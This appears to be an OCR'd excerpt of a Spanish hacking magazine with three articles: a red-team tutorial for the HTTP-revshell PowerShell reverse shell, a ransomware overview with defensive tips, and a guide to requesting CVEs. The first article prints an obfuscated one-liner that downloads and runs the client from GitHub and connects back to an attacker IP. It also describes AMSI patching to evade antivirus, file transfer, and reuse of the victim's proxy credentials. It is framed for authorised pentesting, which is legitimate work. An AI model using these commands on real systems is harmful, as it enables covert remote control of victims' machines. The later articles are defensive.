Redes Sociales:
Con: h-c0n.com
Twitter: @hackplayers

¿QUÉ ES UN *COVERT CHANNEL*?

Pues básicamente, es la manipulación de un protocolo de comunicación (en este caso HTTP y HTTPS) para enviar información de una manera fuera de la especificación del protocolo.

HTTP-revshell se ha desarrollado para ser utilizada en ejercicios de RedTeam y/o pentest para poner a prueba las capacidades de detección de las soluciones de seguridad que una empresa puede tener implementadas (siempre para hacer el bien y nunca para el mal, sed buenos).

UTILIZACIÓN DE HTTP-REVSHELL


Comenzamos con la instalación de la herramienta. Lo primero, descargar el repositorio que se encuentra en la siguiente URL: github.com/3v4Si0N/HTTP-revshell

Para realizar una pequeña muestra de cómo funciona vamos a utilizar la versión de la rama *dev* ya que, actualmente como se encuentra en desarrollo, está más actualizada que la versión de la rama *master*. Para ello, utilizamos el siguiente comando:

```
1. git clone -b dev https://github.com/3v4Si0N/HTTP-revshell.git
```

instalamos las dependencias

```
1. cd HTTP-revshell && pip3 install -r requirements.txt
```



Una vez instaladas todas las dependencias, únicamente queda levantar el servidor web que es el que recibirá las conexiones para poder controlar el equipo.
Actualmente, se encuentran en desarrollo dos versiones del servidor (*server.py* y *server-mutisession.py*). El servidor *multisession*, como su nombre indica, ofrece la posibilidad de controlar más de un equipo al mismo tiempo, en cambio *server.py* únicamente funciona con un único cliente.

Vamos por partes, en primer lugar, se va a mostrar cómo funciona la herramienta utilizando el server.py. Como se puede observar en la ayuda de la herramienta, existe un argumento opcional llamado --ssl. Este flag permite cifrar el tráfico punto a punto y de este modo imposibilitar la visualización del tráfico a curiosos y la detección por parte de las soluciones a nivel de red (siempre y cuando la solución no tenga la capacidad de descifrar el tráfico HTTPS, que en este caso no funcionaría).

Y sin más dilación, ejecutamos el servidor:

En este momento la herramienta se encuentra en escucha esperando a que un cliente se conecte.

Por otro lado, en el repositorio se puede encontrar el cliente (Invoke-WebRev.ps1). Este script desarrollado en PowerShell es el cliente que va a interactuar con el servidor y el cual tiene que ser ejecutado en la víctima.

Para ejecutar el script en la víctima se puede realizar ejecutando el siguiente comando, cambiando la dirección IP y puerto por el que ustedes quieran (y hayan puesto en el servidor):

```
powershell -w h -nop "$x = 'serevjo-ei-ycixefo'; Set-alias $x ($x[$true-10] +
($x[[byte]('0x' + 'FF') - 265]) + $x[[byte]('0x' + '9a') - 158]); serevjo-ei-ycixefo
(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/3v4Si0N/HTTP-
revshell/dev/Invoke-WebRev.ps1'); Invoke-WebRev -ip 192.168.224.130 -p 80
```


Otra manera de ejecutar el script es subiéndolo a la víctima y ejecutando el siguiente comando:

```
. .\Invoke-WebRev.ps1; Invoke-WebRev -ip 192.168.224.130 -port 80
```

Una vez que el cliente se conecta al servidor, aparece el siguiente mensaje confirmando que se controla el equipo con los permisos del usuario que ha ejecutado el script *Invoke-WebRev:*

Seguidamente, el proceso donde se está ejecutando *Invoke-WebRev* ha sido parcheado para evitar las detecciones por parte del molesto e indeseado AMSI.


Como se puede ver a continuación, la máquina donde se está ejecutando *HTTP-revshell* tiene AMSI habilitado (se puede comprobar escribiendo amsiutils o amsiscanbuffer en la terminal):




En cambio, si realizamos exactamente lo mismo desde *HTTP-revshell*, se puede observar cómo AMSI ha sido parcheado, ya que el mensaje "*This script contains malicious content...*" no lo vemos:

Al igual que las herramientas *evil-winrm* y *EvilSalsa* de Cybervaca, se ha implementado en HTTP-revshell dos funciones básicas que facilitan la transferencia de ficheros de la máquina atacante a la máquina víctima y viceversa.

UPLOAD



DOWNLOAD



Si queremos saber cómo se utiliza el *server-multisession.py*, podemos echarle un ojo al post darkbyte.net/jugando-con-remote-shells-parte-i-http-revshell

Es importante destacar que si en algún momento por equivocación se presionan las teclas *Ctrl + C* y el servidor se cierra, el cliente intentará reconectarse indefinidamente (enviando paquetes SYN) hasta que el servidor vuelva a estar

operativo. Nosotros como atacantes, solamente tenemos que volver a ejecutar el servidor para recuperar la conexión:


En la imagen anterior, podemos ver que se ha recibido un error debido a que la última petición que ha realizado el cliente no ha sido satisfactoria ya que el servidor se encontraba caído, pero como se puede comprobar la conexión se restablece y como si nada hubiera pasado.

Para cerrar completamente la sesión es necesario ejecutar el comando **exit**.

DESTRIPANDO LA HERRAMIENTA


Una de las cosas más importantes a la hora de evadir una solución de seguridad a nivel de red, es pasar desapercibido para no ser detectado. En este caso, era muy importante que el tráfico que generase la herramienta fuera lo más legítimo posible y evitase un flood innecesario de peticiones.

Si ponemos un Wireshark a la escucha, observaremos cómo se comporta la herramienta por debajo. Lo primero que realiza el cliente cuando se conecta al servidor web es enviar una petición al servidor para indicarle que ha establecido sesión correctamente.




Como se puede observar, el servidor no responde hasta que nosotros no escribamos un comando. Pero, lo más sorprendente y lo más importante de cara a una posible detección por comportamiento a nivel de red, es que el cliente no envía ninguna petición más hasta que el servidor no conteste.

En el caso de que escribamos un comando, como por ejemplo whoami, el servidor contesta a través de la cabecera `Authorization` con el comando `encodeado` en base64:




Como se puede observar en la imagen anterior, rápidamente el cliente vuelve a enviar otra petición web al servidor (No. 121) con la respuesta del comando que el servidor le ha enviado:



Los datos como se puede observar son enviados utilizando JSON. El resultado es encodeado en base64 para facilitar la transferencia. Además, se envía un parámetro extra en cada petición web llamado pwd el cual contiene el path donde se encuentra en ese momento el cliente. De este modo, se controla en todo momento en qué carpeta del filesystem se encuentra.

Por otro lado, si utilizamos una conexión a través de HTTPS, podemos observar cómo el tráfico está cifrado y no podemos inspeccionarlo:



Para terminar, otra de las características importantes de la herramienta es que el cliente se autoconfigura si detecta que el equipo infectado utiliza un proxy para salir a Internet. Nosotros como atacantes no tenemos que conocer las credenciales del usuario para obtener una conexión con el servidor.

Únicamente con las siguientes dos líneas de código se consigue el objetivo:

```
[System.Net.WebRequest]::DefaultWebProxy = [System.Net.WebRequest]::GetSystemWebProxy();

[System.Net.WebRequest]::DefaultWebProxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials;
```

LA SOLUCIÓN CONTRA LOS RANSOMWARES

MALWARE

Vamos a tocar un tema del cual se está hablando mucho en la actualidad y son los Ransomwares.
Un colega de Underc0de acudió a nosotros debido a un Ransomware entró en una de las terminales de su empresa e infectó al resto de las computadoras conectadas a la red.

Escrito por: **@ANTRAX** | **ADMINISTRADOR** UNDERC0DE

Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.
Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.


Contacto:
underc0de.org/foro/profile/ANTRAX

¿Qué es un Ransomware?

Es un malware que infecta nuestra computadora y encripta los archivos con el fin de pedir un rescate por ellos. Es decir, para poder volver a la normalidad a dichos archivos, deberemos pagarle una suma de dinero al creador del malware para que nos dé una KEY que revierta el daño que hizo. Obviamente esa suma de dinero suele ser muy alta, como en este caso **un millón y medio de dolares**... Una locura ¿no?

¿QUÉ HACEMOS SI UN RANSOMWARE NOS INFECTA?

Lo primero, es examinar que tipo de Ransomware es o como se llama. Hay movimientos anti-malwares que crearon una especie de biblia con información sobre cada uno de ellos y sobre como desinfectarse o desencriptar los archivos sin tener que pagar. Antes de pasar al archivo, cabe destacar que no están las vacunas de TODOS los ransomwares. Tengan en cuenta que hay muchos de ellos y cada día aparecen nuevos. Pero en caso de ser infectados por alguno viejo, acá encontrarán la solución.



Ransomware Overview

Ransomware | Unidentified | Detection | Prevention | Infographics | Download | Sources and Contributors

	Extensions	Extension Pattern	Ransom Note Filename(s)	Comment	Encryption Algorithm	Also known as	Date Added/Modified	Decryptor	Info 1
.CryptoHasYou.	.enc		YOUR_FILES_ARE_LOCKED.txt		AES(256)				http://www.nyxbo
777	.777	._[timestamp]_$[email]$.7 e.g. ._14-05-2016-11-59-3	read_this_file.txt		XOR	Sevleg		https://decrypter.	
7ev3n	.R4A .R5A		FILES_BACK.txt			7ev3n-HONE$T		https://github.co https://www.youti	http://www.nyxbo
7h9r	.7h9r		README_.TXT		AES				http://www.nyxbo
8lock8	.8lock8		READ_IT.txt	Based on HiddenTear	AES(256)			http://www.bleep	
AiraCrop	._AiraCropEncrypted		How to decrypt your files.txt	related to TeamXRat					https://twitter.con
Al-Namrood	.unavailable .disappeared		Read_Me.Txt					https://decrypter.	
Alcatraz Locker	.Alcatraz		ransomed.html						https://twitter.con
ALFA Ransomware	.bin		README HOW TO DECRYPT YOUR FILES.HTML	Made by creators of Cerber					http://www.bleep
Alma Ransomware	random	random(x5)	Unlock_files_randomx5.html		AES(128)			https://cta-servic	https://info.phish
Alpha Ransomware	.encrypt		Read Me (How Decrypt) !!!!.txt		AES(256)	AlphaLocker		http://download.	http://www.bleep
Alphabet				Doesn't encrypt any files / provides you the key					https://twitter.con
AMBA	.amba		ПРОЧТИ_МЕНЯ.txt READ_ME.txt	Websites only amba@riseup.net					https://twitter.con
Angela Merkel	.angelamerkel								https://twitter.con
AngleWare	.AngleWare		READ_ME.txt						https://twitter.con
Angry Duck	.adk			Demands 10 BTC					https://twitter.con
Anony						Based on HiddenTear ngocanh			https://twitter.con
Anubis	.coded		Decryption Instructions.txt	EDA2	AES(256)				http://nyxbone.co
Apocalypse	.encrypted	[filename].ID-*8characters	*.How_To_Decrypt.txt	decryptionservice@mail.r		Fabiansomewar		https://decrypter.	http://blog.emsis

Documento completo:

docs.google.com/spreadsheets/d/1TWS238xacAto-fLKh1n5uTsdijWdCEsGIM0Y0Hvmc5g/

RECOMENDACIONES

A continuación, daremos una serie de recomendaciones que son fundamentales para afrontar este tipo de problemas.

- **Punto 1: <<BACKUPS!!!**>> Todos pensarán: ¿En serio? si, es en serio... parece tedioso y perdida de tiempo, pero créanlo o no es **sumamente importante**.
- **Punto 2:** Desactivar el servicio SMBv1.
- **Punto 3:** Instalar los últimos parches de seguridad de Microsoft, en especial el siguiente: **MS17-010**.
- **Punto 4:** Asegurarse de tener un buen Antivirus. Si bien sabemos que no nos salvaran del 100% de los malwares, pero sí de la gran mayoría.
- **Punto 5:** Revisar bien lo que se ejecuta en la PC. Es decir, no aceptar archivos de gente que no conocemos, o que sea enviado por redes sociales, mail, etc. (un punto obvio... Pero la ingeniería social está a la orden del día).

NOTA: *El punto 2 y 3 ayudan a que el ransomware no se propague por nuestra red e infecte a todas las computadoras conectadas*

CVE - REPORTAR VULNERABILIDADES DE PRODUCTOS

SEGURIDAD INFORMÁTICA

CVE, por sus siglas en inglés **Common Vulnerabilities and Exposures,** hace referencia a una lista de información registrada sobre vulnerabilidades de seguridad informática. Cada una de las vulnerabilidades son públicas, es decir, el investigador de seguridad que la reportó, decidió reportar la falla, dándola a conocer al mundo, no solo quedársela y que la supiera solo el (**0-day**).


Escrito por: **@MORTAL_POISON** EN COLABORACIÓN CON **UNDERC0DE**

Fundador de Xecure-Labs, Consultor de seguridad, profesor & desarrollador. Ha logrado reportar vulnerabilidades a empresas como Facebook, Google, Harvard University, La NASA, Bigpoint, Endian Firewall, Ekkoparty, Blizzard, OVH, CNN, Unikrn, Kiuwan, Steam, entre otras grandes empresas. Ha reportado 2 CVEs y publicadas en CVE MITRE.

Ponente de eventos como DragonJar Security Conference[2016], BsidesCO[2017], Barcamp Security, FliSol, entre otros. Instructor de Cybrary, Participante eventual de programas de Bug Bounty en plataformas como HackerOne, VulnScope y YesWeHack.

Contacto:
underc0de.org/foro/profile/mortal_poison
Redes sociales:
YouTube: www.youtube.com/XecureLabs

De forma lógica, un **CVE** fue un **0-day** en el momento que lo descubrió el investigador de seguridad. Las autoridades de numeración de CVE (CNA) son las encargadas de asignar los números de identificación de CVE. Hay alrededor de 100 CNA que representan a los principales proveedores de tecnología, así como a las empresas de seguridad y de investigación; y MITRE[3] también puede emitir CVE directamente.



[3] https://cve.mitre.org/cve/request_id.html#cna_participants

HACER UN REPORTE DE UNA VULNERABILIDAD SOBRE UN PRODUCTO QUE NO ESTA EN EL CNA

Se deben seguir los siguientes pasos:

1) Asegurarse que no existe la vulnerabilidad con asignación de CVE anteriormente. Para esto, es necesario realizar la búsqueda del producto y versión y revisar qué vulnerabilidades tienen CVE.

2) Es necesario enviar la vulnerabilidad a MITRE por medio del **CVEFORM** que nos proporcionan en el siguiente enlace: https://cveform.mitre.org/

Se debe comprobar el primer punto para realizar una divulgación responsable. Esto significa, que, al descubrir la vulnerabilidad, **debe reportarse en la medida de lo posible, de forma inmediata al fabricante o proveedor del producto.** Esto es indispensable para MITRE y también es importante para evitarse problemas más adelante.

¿CÓMO LOGRARLO?

Se puede verificar si el producto tiene un correo de contacto, ya sea en su página web o el formulario de contacto. Además de esto, también se puede revisar si está un correo público de seguridad. Existe un coordinador third-party que nos ofrece el CERT, el cual puede hacer de coordinador y/o medio para realizar el contacto con la empresa: https://vulcoord.cert.org/VulReport/


En este proceso, **es preciso mantener la confidencialidad.** En muchos casos, el fabricante no suele responder a ninguno de los correos, así, que, el investigador de seguridad puede realizar la divulgación por medio de MITRE argumentando la situación y mostrando evidencia de la negligencia por parte del fabricante.

El formulario enviado para la asignación de un **CVE**, se debe enviar la siguiente información requerida y, por ende, obligatoria:

- Tipo de solicitud (para asignación de CVE, este caso).
- Correo electrónico del investigador de seguridad.
- El número de CVE IDs(cuántos CVEs se quieren solicitar) que se desean solicitar.
- El tipo de vulnerabilidad para cada CVE solicitado.
- El fabricante afectado para cada vulnerabilidad.
- El producto y versiones afectadas para cada vulnerabilidad.
- Opcional: pequeño PoC (Prueba de Concepto) de la vulnerabilidad.

NOTA: *En lo personal, envío un pequeño PoC para agilizar el proceso, pero puede no ser necesaria.*

3) Una vez enviados los datos en el formulario, será notificado en nuestro correo electrónico que han recibido la solicitud.



Ellos se encargan de revisar la solicitud y en caso de no recibir una asignación de CVE o ninguna notificación, es posible responder a ese correo electrónico que ha recibido para preguntar.

```
Use CVE-2019-17176.


--
CVE Assignment Team
M/S M300, 202 Burlington Road, Bedford, MA 01730 USA
[ A PGP key is available for encrypted communications at
  http://cve.mitre.org/cve/request_id.html ]
```

¿CUÁNDO PUBLICARÁN EL CVE?


Lo publicarán cuando el investigador lo decida, es libre de publicarlo mañana o en 10 años. El investigador de seguridad decidirá la fecha. Finalmente, se menciona que se debe realizar un post para explicar el fallo de seguridad y anclarlo al CVE ID. Esto, es posible hacerlo desde el Twitter, página web personal o en caso de no tener ninguno de los anteriores, hacerlo por medio de https://gist.github.com/

